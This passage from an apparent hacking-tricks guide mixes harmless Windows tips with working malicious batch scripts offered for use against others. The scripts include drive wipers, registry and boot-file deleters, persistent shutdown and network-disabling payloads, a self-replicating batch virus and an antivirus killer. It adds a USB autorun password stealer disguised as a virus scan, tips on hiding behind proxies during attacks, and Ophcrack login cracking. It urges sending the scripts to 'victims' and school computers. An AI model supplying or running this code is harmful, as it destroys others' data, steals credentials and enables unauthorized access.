Windows XP Tour Wizard = tourstart
Wordpad = write

This list is not exhaustive . Most commands will work well, however some of these might not work on your machine due to version dependencies..

...

4. Registry & Group Policy Editor In Windows




In Windows OS Registry is database of operating system where all the settings of operating system are saved. We can change any setting of system using Registry or Group Policy Editor.

❖ Hide All Local Drives Using Regisrty

RUN > regedit |or| CMD > regedit

1. Open Registry
2. Hkey_Current_User
3. Software
4. Microsoft
5. Windows
6. Current Version
7. Policies
8. Explorer



Here You Have To Give A New Instruction To The Computer. We Do This Making A New DWORD

1. Right Click On Window
2. New
3. Dword

Now The Name Of This Dword Will Be Same As The Instruction

4. Rename As Nodrives

Now We Have To Start The Instruction. To Do This, We Will Give Enable Value To The DWord

5. Right Click On Nodrives Dword
6. Modify
7. Insert Enables Value: 3ffffff [Decimal Value - 67108863]

Whenever, You Have To Stop Instruction, You Will Have To Insert Disable Value

Disable Value For Nodrives : 0

❖ Shut Down PC Using Shutdown Virus & Group Policy Editor

RUN > gpedit.msc |or| CMD > gpedit.msc


First We Build A Shutdown Virus :

1. Open Notepad
2. Write Syntax : **Shutdown s t 30**
3. Save This File As **anyname.bat**
4. Go To File's Property & Copy Location Of File

Now,

1. Open Group Policy Editor
2. User Configuration
3. Administrative Templates
4. System
5. Log On
6. Run This Program At User Log On
7. Enable
8. Show
9. Paste The Copied Location And Add File Name
10. Done..
11. Restart Computer System.

Now When Ever You Start Your PC It Will Auto ShutDown In 30 Sec..



How To Stop Shutdown Process? :

Temporary Solution : When You Start Your PC Type "Shutdown a" In RUN Within 30 Sec. Or It Will Stopped Shutdown Process..

Permanent Solution : Open System In Safe Mode & Remove File From Group Policy Editor..

...

5. Windows Tricks & Hacks

❖ Internet Protection & Privacy :

As We Know That, Sometimes, We Want To Lock Some Websites Due To Security Reason Or Due To Privacy Of Our Company. There Are Many Websites That Is Restricted By The Government And We Need To Lock That Site.

In Windows..

1. Go To Syster Drive (C:/)
2. Go To Windows
3. Go To System 32
4. Go To Drivers
5. Go To Etc
6. Now Select Hosts File
7. Open Hosts File On Notepad
8. Write Syntax:

127.0.0.1 www.hostaname.domain

At The Last Of Codes

(ex. 127.0.0.1 www.facebook.com)

7. Save File (CTRL+S)

Now This Site Is Locked & You Can't Access This Site But If You Want To Allow This Site (Facebook) To Be Open, Remove That Last Syntax Written To Unlock The Website.


❖ Hide A File Behind An Image

To hide a file behind a image file which means that if any one opens that image he will see the image only but if you open in a special way then you can open the hidden file behind the image.

So to hide the file behind a image open **CMD.exe**

1. Select an image to be used for hiding file behind the image.
2. Now select a file to hide behind the image and make it in .RAR format with the help of the winrar.
3. & most important is that paste both the files on desktop and run the following command on the command prompt.
4. & then type the following command.

```
cd desktop
copy /b imagename.jpg+filename.rar finalnameofimage.jpg
```



And then hit enter the file will be created with the file final file name of the image.

❖ Make A Private Folder

To make private folder which nobody can open, delete, see properties, rename. To make such a folder you need to make a folder on desktop. Rename it what you want.

And then open command prompt and then type the following command on the screen.

```
cd desktop
cacls folder /e /p everyone:n
```

And hit enter the folder is locked

To open the folder just: replace with **: f**

And the folder is opened..

Done!!!

❖ Make A Private Folder With Your Password

- First, Open the Notepad & Type the following syntax into the Notepad.

```
Quote: cls
@ECHO OFF
title Folder Private
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Private goto MDENTER PASSWORD TO OPEN
:CONFIRM
echo ----------------------------------------------------------
echo ================== THE HACKiNG SAGE ==================
echo ----------------------------------------------------------
echo Are you sure you want to lock the folder(Y/N)
echo Press (Y) for Yes and Press (N) for No.
echo ----------------------------------------------------------
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Private "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo ----------------------------------------------------------
echo ================== THE HACKiNG SAGE ==================
echo ----------------------------------------------------------
echo Enter password to unlock folder
set/p "pass=>"
if NOT %pass%== YOUR PASSWORD goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Private
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDENTER PASSWORD TO OPEN
md Private
echo Private created successfully
goto End
:End
```

- Now change the password in the **if NOT %pass%==YOUR PASSWORD goto FAIL** line replace text of **Your Password** with your password for the folder lock.

- Now save this file as **Locker.bat** and you are done.
- Now Open the **Locker.bat** file and enter your password to open a private folder of yours.
- Now copy paste the files which you want to hide and make it secure in the private folder**.**
- Now again open the **Locker.bat** file and press **'Y'** to lock the private folder with your password.
- Now to again open the secured files open the **locker.bat** file Enter your password and your files are there for you.

NOTE : You can use bat to exe converter and can convert it into .exe file to safeguard the code above.

❖ Hack Passwords Using Pendrive (USB Stealer)

We all know, Windows stores most of the passwords which are used on a daily basis, including instant messenger passwords such as MSN, Yahoo, AOL, Windows messenger etc. Along with these, Windows also stores passwords of Outlook Express, SMTP, POP, FTP accounts and auto-complete passwords of many browsers like IE and Firefox. There exists many tools for recovering these passswords from their stored places. Using these tools and a USB pen-drive, you can create your own rootkit to steal passwords from any computer. You need to follow these steps to make your own password stealing rootkits.

You must temporarily disable the antivirus before following these steps.

1. Download the set of tools, extract them and copy all files (.exe) into your USB Pendrive.

   Download Password Stealer From Here :

   http://www86.zippyshare.com/v/Dy3oseUc/file.html

2. Create a new Notepad and write the following text into it.

```
[autorun] open=launch.bat
ACTION= Perform a Virus Scan
```

3. Save the Notepad and rename it from New Text Document.txt to autorun.inf
4. Copy the autorun.inf file onto your USB pen-drive.
5. Create another Notepad and write the following text in it.

```
start mspass.exe /stext mspass.txtstart mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
```

Save the Notepad and rename it from New Text Document.txt to launch.bat. Copy the launch.bat file to your USB drive.

Now our rootkit is ready and we are all set to sniff the passwords. You can use this pen-drive on on any computer to steal the stored passwords.

Now, Insert the pen-drive and the auto-run window will pop-up. (This is because, we have created an auto-run pen-drive). In the pop-up window, select the first option (Perform a Virus Scan). Now all the password recovery tools will silently get executed in the background (This process takes hardly a few seconds). The passwords get stored in the .TXT files. Remove the pen-drive and you'll see the stored passwords in the .TXT files and Use The Passwords..

❖ Create Dangerous Virus Using Notepad

In this article we will learn how to create simple but dangerous viruses using notepad. These are very simple to create and use, but don't dare to use these on your computer because these viruses can destroy your personal information. Where to use? You can send these viruses to your enemies or if you wanna try it yourself best and my favorite place is school computers.

Let's get started..

1. Open notepad (run > notepad)
2. Put the syntax provided
3. Save it in the correct extension.. for this replace .txt correct extension like .bat/.vbs
4. Done !!!

1. RAM Crash Virus :

```
:thehackingsage
explorer.exe
goto thehackingsage
```

Save File As **ramcrash.bat**

2. Wiper :

Deletes everything in the computer's drive.

```
@echo off
del D:\*.* /f /s /q
del E:\*.* /f /s /q
del F:\*.* /f /s /q
del G:\*.* /f /s /q
del H:\*.* /f /s /q
del I:\*.* /f /s /q
del J:\*.* /f /s /q
```

Save As **wiper.bat**

3. Registry Deleter :

Deletes everything stored in registry.

```
@echo off
START reg delete HKCR/.exe
START reg delete HKCR/.dll
START reg delete HKCR/*
```

Save As **registrydeleter.bat**

4. No Access :

A good Halloween prank for your friends this stops internet access of the user.

```
@echo off
ipconfig /release
```

Save As **noaccess.bat**

To gain Access type **IPconfig /renew** in **CMD**

5. Shut Up :

Send your friend a little message and shut down his computer

```
@echo off
msg * Lets Roll Baby
shutdown -c "Error! Your ass got glued!" –s
```

Save As **shutup.bat**

6. Crash Puter :

This is simple virus that crashes the computer

```
Option Explicit
Dim WSHShell
Set WSHShell=Wscript.CreateObject("Wscript.Shell")
Dim x
For x = 1 to 100000000
WSHShell.Run "Tourstart.exe"
Next
```

Save As **crashputer.vbs**

7. Ez Formatter :

This Simple Virus formats windows drives in less than 5 seconds. Only D,E And C drives.

```
rd/s/q D:\
rd/s/q C:\
rd/s/q E:\
```

Save As **ezformatter.bat**

8. Shutter :

This virus can be very annoying it shutdowns computer every time the computer is turned on.

```
echo @echo off>c:windowshartlell.bat
echo break off>>c:windowshartlell.bat
echo shutdown -r -t 11 -f>>c:windowshartlell.bat
echo end>>c:windowshartlell.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v
startAPI /t reg_sz /d c:windowshartlell.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v /t
reg_sz /d c:windowshartlell.bat /f
echo You Are Nailed, Buy A New Computer This Is Piece Of Shit.
PAUSE
```

Save As **shutter.bat**

9. Rest In Peace :

It crashes PC once used the PC can't be restarted.. It deletes everything necessary for starting up windows.

Do not use on yourself .

```
@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
```

Save As **RIP.bat**

10. Century :

Shut downs the PC hundred times. You can also change the times pc restarts by replacing 100 by your choice.

```
shutdown -s -t 100 c "Installing Updates"
```

Save As **shutdowncentury.bat**

To Stop type **shutdown -a** in **Run**

11. RIP v2.0 :

This virus does the same It also prevents pc from starting but in an effective and better way.

```
del c:\WINDOWS\system32\*.*/q
```

Save As **RIP2.bat**

12. Freak :

This virus disables the internet forever

```
echo @echo off>c:windowswimn32.bat
echo break off>>c:windowswimn32.bat
echo ipconfig/release_all>>c:windowswimn32.bat
echo end>>c:windowswimn32.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v
WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v
CONTROLexit /t reg_sz /d c:windowswimn32.bat /f
echo You have maxed your internet usage for a lifetime □
PAUSE
```

Save As **freak.bat**

13. CMD Matrix :

Don't think i am telling you about simple matrix falling effect of notepad. When you run it, it makes matrix out of the batch file. Don't run it on your pc

```
// THE HACKiNG SAGE
// http://www.thehackingsagerises.blogspot.com
#include
#include
#include
#include
#include
#include
#include
using namespace std;
int main()
{ keybd_event(VK_MENU,0x38,0,0);
keybd_event(VK_RETURN,0x1c,0,0);
keybd_event(VK_RETURN,0x1c,KEYEVENTF_KEYUP,0);
keybd_event(VK_MENU,0x38,KEYEVENTF_KEYUP,0);
HANDLE outToScreen;
outToScreen = GetStdHandle(STD_OUTPUT_HANDLE);
{
char buffer[255];
```

```
char inputFile[]="C:\Documents and Settings\All Users\Start
Menu\Programs\Startup\rawr.bat";
ifstream input(inputFile);
if (!input)
{
{
ofstream fp("C:\Documents and Settings\All Users\Start
Menu\Programs\Startup\rawr.bat", ios::app);
fp << "@ECHO OFF n";
fp << "START C:\rawr.exe n";
fp << "EXIT";
}
}
else
{
while (!input.eof())
{
input.getline(buffer,255);
}
}
}
{
char buffer[255];
char inputFile[]="C:\rawr.exe";
ifstream input(inputFile);
if (!input)
{
{
{
ofstream fp("CLICK.bat", ios::app);
fp << "@ECHO OFF n";
fp << "COPY matrix.exe C:\rawr.exe n";
fp << "START C:\rawr.exe n";
fp << "EXIT";
}
system("START CLICK.bat");
main();
}
}
else
{
while (!input.eof())
{
input.getline(buffer,255);
system("call shutdown.exe -S");
goto START;
}
}
}
START:{
for(int i = 0; i < 1; i++)
{
```

```
int num = (rand() % 10);
SetConsoleTextAttribute(outToScreen, FOREGROUND_GREEN |
FOREGROUND_INTENSITY);
cout << setw(4) << num;
cout << setw(4) << "0%";
cout << setw(4) << "P";
cout << setw(4) << " ";
cout << setw(4) << ")";
cout << setw(4) << "#";
cout << setw(4) << "X";
cout << setw(4) << "@";
cout << setw(4) << "1&";
cout << setw(4) << "*";
cout << setw(4) << "||";
cout << setw(4) << " ";
Sleep(60);
}
}
for ( int j = 0; j < 5; j++)
{
SetConsoleTextAttribute(outToScreen, FOREGROUND_GREEN);
int number = (rand() % 24);
cout << setw(4) << number;
}
goto START;
```

Save As **cmdmatrix.bat**

14. Danger X

I ain't gonna tell anything about this one find it yourself.. Don't test it on your PC.

```
@echo off>nul.ViRuS
if ?%1==?/ViRuS_MULTIPLY goto ViRuS_multiply
if ?%1==?/ViRuS_OUTER_LOOP goto ViRuS_outer_loop
if ?%1==?/ViRuS_FINDSELF goto ViRuS_findself
if ?%VOFF%==?T goto ViRuS_OLDBAT
set ViRuSname=%0
if not exist %0.bat call %0 /ViRuS_FINDSELF %path%
if not exist %ViRuSname%.bat set ViRuSname=
if ?%ViRuSname%==? goto ViRuS_OLDBAT
rem ViRuS if batch is started with name.BAT, virus will not become active
rem ViRuS it was a bug, now it?s a feature ! (also notice the voff variable)
rem ViRuS also if batch was only in an append /xn path (chance=minimal)
attrib +h %ViRuSname%.bat
for %%a in (%path%;.) do call %0 /ViRuS_OUTER_LOOP %%a
attrib -h %ViRuSname%.bat
set ViRuSname=
goto ViRuS_OLDBAT
:ViRuS_findself
if ?%2==? goto XXX_END>nul.ViRuS
if exist %2%ViRuSname%.bat set ViRuSname=%2%ViRuSname%
```

```
if exist %ViRuSname%.bat goto XXX_END
if exist %2%ViRuSname%.bat set ViRuSname=%2%ViRuSname%
if exist %ViRuSname%.bat goto XXX_END
shift>nul.ViRuS
goto ViRuS_findself
:ViRuS_outer_loop
for %%a in (%2*.bat;%2*.bat) do call %0 /ViRuS_MULTIPLY %%a
goto XXX_END>nul.ViRuS
:ViRuS_multiply
find ?ViRuS? <%ViRuSname%.bat >xViRuSx.bat
find /v ?ViRuS? <%2 |find /v ?:XXX_END? >>xViRuSx.bat
echo :XXX_END>>xViRuSx.bat
copy xViRuSx.bat %2>nul
del xViRuSx.bat
goto XXX_END>nul.ViRuS
:ViRuS_OLDBAT
echo on>nul.ViRuS
echo Exclusive THE HACKiNG SAGE
:XXX_END
```

Save As **dangerX.bat**

15. Antivirus Ripper :

You can guess what it does by its name .

```
@ echo off
rem —
rem RIP Anti Virus
net stop "Security Center"
netsh firewall set opmode mode=disable
tskill /A av*
tskill /A fire*
tskill /A anti*
cls
tskill /A spy*
tskill /A bullguard
tskill /A PersFw
tskill /A KAV*
tskill /A ZONEALARM
tskill /A SAFEWEB
cls
tskill /A OUTPOST
tskill /A nv*
tskill /A nav*
tskill /A F-*
tskill /A ESAFE
tskill /A cle
cls
tskill /A BLACKICE
tskill /A def*
tskill /A kav
```

```
tskill /A kav*
tskill /A avg*
tskill /A ash*
cls
tskill /A aswupdsv
tskill /A ewid*
tskill /A guard*
tskill /A guar*
tskill /A gcasDt*
tskill /A msmp*
cls
tskill /A mcafe*
tskill /A mghtml
tskill /A msiexec
tskill /A outpost
tskill /A isafe
tskill /A zap*
cls
tskill /A zauinst
tskill /A upd*
tskill /A zlclien*
tskill /A minilog
tskill /A cc*
tskill /A norton*
cls
tskill /A norton au*
tskill /A ccc*
tskill /A npfmn*
tskill /A loge*
tskill /A nisum*
tskill /A issvc
tskill /A tmp*
cls
tskill /A tmn*
tskill /A pcc*
tskill /A cpd*
tskill /A pop*
tskill /A pav*
tskill /A padmin
cls
tskill /A panda*
tskill /A avsch*
tskill /A sche*
tskill /A syman*
tskill /A virus*
tskill /A realm*
cls
tskill /A sweep*
tskill /A scan*
tskill /A ad-*
tskill /A safe*
tskill /A avas*
```

```
tskill /A norm*
cls
tskill /A offg*
del /Q /F C:\Program Files\alwils~1\avast4\*.*
del /Q /F C:\Program Files\Lavasoft\Ad-awa~1\*.exe
del /Q /F C:\Program Files\kasper~1\*.exe
cls
del /Q /F C:\Program Files\trojan~1\*.exe
del /Q /F C:\Program Files\f-prot95\*.dll
del /Q /F C:\Program Files\tbav\*.dat
cls
del /Q /F C:\Program Files\avpersonal\*.vdf
del /Q /F C:\Program Files\Norton~1\*.cnt
del /Q /F C:\Program Files\Mcafee\*.*
cls
del /Q /F C:\Program Files\Norton~1\Norton~1\Norton~3\*.*
del /Q /F C:\Program Files\Norton~1\Norton~1\speedd~1\*.*
del /Q /F C:\Program Files\Norton~1\Norton~1\*.*
del /Q /F C:\Program Files\Norton~1\*.*
cls
del /Q /F C:\Program Files\avgamsr\*.exe
del /Q /F C:\Program Files\avgamsvr\*.exe
del /Q /F C:\Program Files\avgemc\*.exe
cls
del /Q /F C:\Program Files\avgcc\*.exe
del /Q /F C:\Program Files\avgupsvc\*.exe
del /Q /F C:\Program Files\grisoft
del /Q /F C:\Program Files
ood32krn\*.exe
del /Q /F C:\Program Files
ood32\*.exe
cls
del /Q /F C:\Program Files
od32
del /Q /F C:\Program Files
ood32
del /Q /F C:\Program Files\kav\*.exe
del /Q /F C:\Program Files\kavmm\*.exe
del /Q /F C:\Program Files\kaspersky\*.*
cls
del /Q /F C:\Program Files\ewidoctrl\*.exe
del /Q /F C:\Program Files\guard\*.exe
del /Q /F C:\Program Files\ewido\*.exe
cls
del /Q /F C:\Program Files\pavprsrv\*.exe
del /Q /F C:\Program Files\pavprot\*.exe
del /Q /F C:\Program Files\avengine\*.exe
cls
del /Q /F C:\Program Files\apvxdwin\*.exe
del /Q /F C:\Program Files\webproxy\*.exe
del /Q /F C:\Program Files\panda software\*.*
rem —
```

Save As **antivirusripper.bat**

This is not compatible with every single antivirus but with famous antivirus.

Done !!!!

WARNING : This Is Only for Educational Purpose, Please Don't Miseuse..

Now, there are some smart guys who check the batch files in notepad before running it.

No big deal. An effective way .

How to make those stuff work ? Well... Download **bat to exe Converter** :

http://www100.zippyshare.com/v/RsogwyWd/file.html

1. Download and run the converter.
2. Inject your batch file
3. Choose icon
4. Version and information
5. Compile
6. Send to your victim..

WARNING : All These Batch File Viruses Are So Dangerous So Please Don't Misuse..

.....

6. Change & Hide IP Address

❖ How To Hide IP Address?

Method 1 :

In Windows,

1. Click on "Start" in the bottom left hand corner of screen
2. Click on "Run"
3. Type in "cmd" and hit Enter.
4. Type "ipconfig /release" just like that, and hit "enter"
5. Type "exit" and leave the prompt
6. Right-click on "Network Places" or "My Network Places" on your desktop.
7. Click on "Properties".

You should now be on a screen with something titled "Local Area Connection", or something close to that, and, if you have a network hooked up, all of your other networks.

8. Right click on "Local Area Connection" and click "properties"
9. Double-click on the "Internet Protocol (TCP/IP)" from the list under the "General" tab
10. Click on "Use the following IP address" under the "General" tab
11. Create an IP address (It doesn't matter what it is. I just type 1 and 2 until i fill the area up).
12. Press "Tab" and it should automatically fill in the "Subnet Mask" section with default numbers.
13. Hit the "Ok" button here
14. Hit the "Ok" button again

You should now be back to the "Local Area Connection" screen.

15. Right-click back on "Local Area Connection" and go to properties again.
16. Go back to the "TCP/IP" settings
17. This time, select "Obtain an IP address automatically" tongue.gif
18. Hit "Ok"

19. Hit "Ok" again
20. You now have a new IP address

With a little practice, you can easily get this process down to 15 seconds.
"This only changes your dynamic IP address, not your ISP/IP address. If you plan on hacking a website with this trick be extremely careful, because if they try a little, they can trace it back."

Method 2 :

Hiding the IP address is one of the biggest concerns of all Hackers as the IP Address can reveal the identity if the Hacker. Its just like your online address. If anyone can find your actual online address (IP Address), tracing you back won't be that difficult. Thus it is very important to hide or change your IP address before doing any kind of hacking attack or even think of doing so. After getting hundreds of request on a tutorial on how to hide your IP address, here I am writing a detailed step by step tutorial on how to hide or change ip address.

We are using the proxy service called **Hide My Ass (Pro VPN).**

What's that? Let me explain in detail. We all know about proxy servers. They help us to hide your ip address or change ip address but there are many things you guys don't know.

1. Free proxies are not completely anonymous – Your up can be disclosed by the website owner to the concerned authorities if needed.

2. Companies limit the maximum speed of browsing in free proxies – Say your internet speed is 8 Mbps, still using free proxies you can browse internet with a speed of only 265 kbps. This is irritating, isn't it.

3. Many Webmasters can block users accessing free proxies.

Even I wanted a reliable and Elite Proxy which can help me completely hide my Online Identity and what else could be better than changing my IP address every minute. I looked for many solutions online and then I found the **PRO VPN of Hide My Ass**.

To be very honest, in the beginning I was a bit confused when I saw the software. I was not very sure if it would work the way I wanted to but then I gave it a try. I thought of jiving it a try just for 1 month. It was just for $11.52 then , not it costs $9.99 only. I could actually think of spending $11.52 for my only if it gave me the kind on anonymity I wanted on internet. It helped me secure my online IdentityOnline.

Here are benefits I got after using the PRO VPN of Hide My Ass.

1. Super fast, high speed elite / anonymous proxies. Elite proxies are 100 times more secure than free proxies

2. I could select the country whose IP address I wanted in just 1 click. It offers over 38000+ unique IP Address from 53 different countries.
3. I can set the timer to automatically change the IP Address. This way my IP Address gets changed every minute without me bothering to do so. If I am implementing a hacking attack, no-one could actually find my actual IP Address so I am always on the safer side.
4. It anonymously encrypts all the traffic and works with all kind of platforms. Unlike free proxies the PRO VPN of Hide My Ass is not blocked by the websites. The traffic seems to be of legitimate human users, not proxies so on one can catch you using them.

Once you enter the Software Dashboard, you get the interface shown.

We can select the IP Address of the country we want. There are 53+ countries and 38,000+ IP Address to chose from We also get the provision to set the IP timeout ie we can select the time after which each IP Address should change and we get a new IP Address. It is a simple one click setting. Now that you guys have everything infront you you, you can imaging how easy it is to change the IP Address automatically using the Hide My Ass Pro VPN. This surely is the best proxy service out there. I was so overwhelmed by its response that I decided to write a detailed review about its performance. If you are still in doubt just go and give it a try.
It surely is worth it. I am sure you can spend $9.99 for your online security. It can actually have you from $$$$ loss and at the same time secure your online identity by making you anonymous.

Hide My Ass : www.hidemyass.com

There are many other benefits of using this service. This post has already become too long so will not stretch it more, maybe i will soon write another blog post for you guys describing how this best proxy service can help you from getting hacked and increase your online security by continuously changing your ip address.

❖ How To Change IP Address?

IP address is an address that shows your location while you are using internet..
Therefore you must change your IP address to change your actual location when you are performing any activity related to hacking..

A software **multyproxy** is used to change the location IP address of system.


How To Use ?

1. Open Multyproxy
2. Option
3. Proxy Server List
4. Menu
5. Add
6. Done !!! (click cancel to Minimize..)

Download Multiproxy : http://www32.zippyshare.com/v/23skLare/file.html

...

7. Change MAC Address?



MAC (Media Access Control) is an address in computer system that shows the physical address of system. This address is same as IMEI no. of mobile phone. You must change this address to hide your real Identity.

A software **TMAC** is used to change MAC address of system..

How To Use?

1. Open TMAC
2. Random MAC Address
3. Changes (Click on Restore Original to set original MAC Address..)

...

8. System Password Cracking

❖ Windows

Change Windows System Password Without Using Current Password :

As We Know That We Need Current Password To Change The System Password But There Is A Trick To Change The System Password With Out Using Current Password.

Just Follow The Simple Steps :

1. Right Click On Computer
2. Manage [Run > compmgmt.msc]
3. Local User And Group
4. User
5. Right Click On Target User
6. Set Password
7. Proceed
8. Enter New Password..
9. Done..

Crack Windows System Log In Password :

You can trace the password of any computer system using **OPH Crack..**

Its A Linux Besed Live OS.. OPH Crack Works On The Concept Of **Brute Force Attack**. It Makes All The Combination Of Keys From You Keyboard And Matches To **SAM File** Where Password Of Windows Is Saved. It Matches 7 Lakh Passwords In A Second..

How To Use OPHCrack?

Simply download the Ophcrack ISO and burn it to a CD (or load it onto a USB drive via UNetbootin). Insert the CD into a machine you would like to gain access to, then press and hold the power button until the computer shuts down. Turn the computer back on and enter BIOS at startup. Change the boot sequence to CD before HDD, then save and exit.

The computer will restart and Ophcrack will be loaded. Sit back and watch as it does all the work for your. Write down the password it gives you, remove the disc, restart the computer, and log in as if it were you own machine.

Download OPH Crack : http://ophcrack.sourceforge.net

